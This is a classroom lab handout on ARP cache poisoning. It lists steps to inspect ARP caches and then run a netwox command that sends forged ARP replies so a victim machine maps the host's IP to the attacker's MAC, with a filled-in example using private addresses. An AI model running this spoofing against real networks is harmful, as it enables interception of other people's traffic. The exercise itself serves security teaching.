


IMMERSIVE LEARNING ENVIRONMENT

LAB: ARP CACHE POISONING

INSTRUCTIONS

Step 1: Check MAC address and IP address of all the Machines.

Command: ifconfig



Step 2: Use "arp -n" command to view ARP cache on all the machines.

if you didn't see the list of devices on the cache try using ping command to ping the device. So that the cache will be updated.

Step 3: Run the command.

Command: `sudo netwox 33 -d <Interface_name> -a <attacker's MAC address> -b <victim's MAC address> -c 2054 -e 2 -f <attacker's MAC address> -g <host IP address> -h <victim MAC address> -I <victim IP address>`

COMMAND: `sudo netwox 33 -d ens33 -a 00:0c:29:02:a6:87 -b 00:0c:29:5d:3f:f9 -c 2054 -e 2 -f 00:0c:29:02:a6:87 -g 192.168.0.100 -h 00:0c:29:5d:3f:f9 -i 192.168.0.200`

Step 4: Use "arp -n" command to view ARP cache on victim machine and observe the output for host MAC address information.

WHAT TO SUBMIT

Submit your work with detailed screenshots.

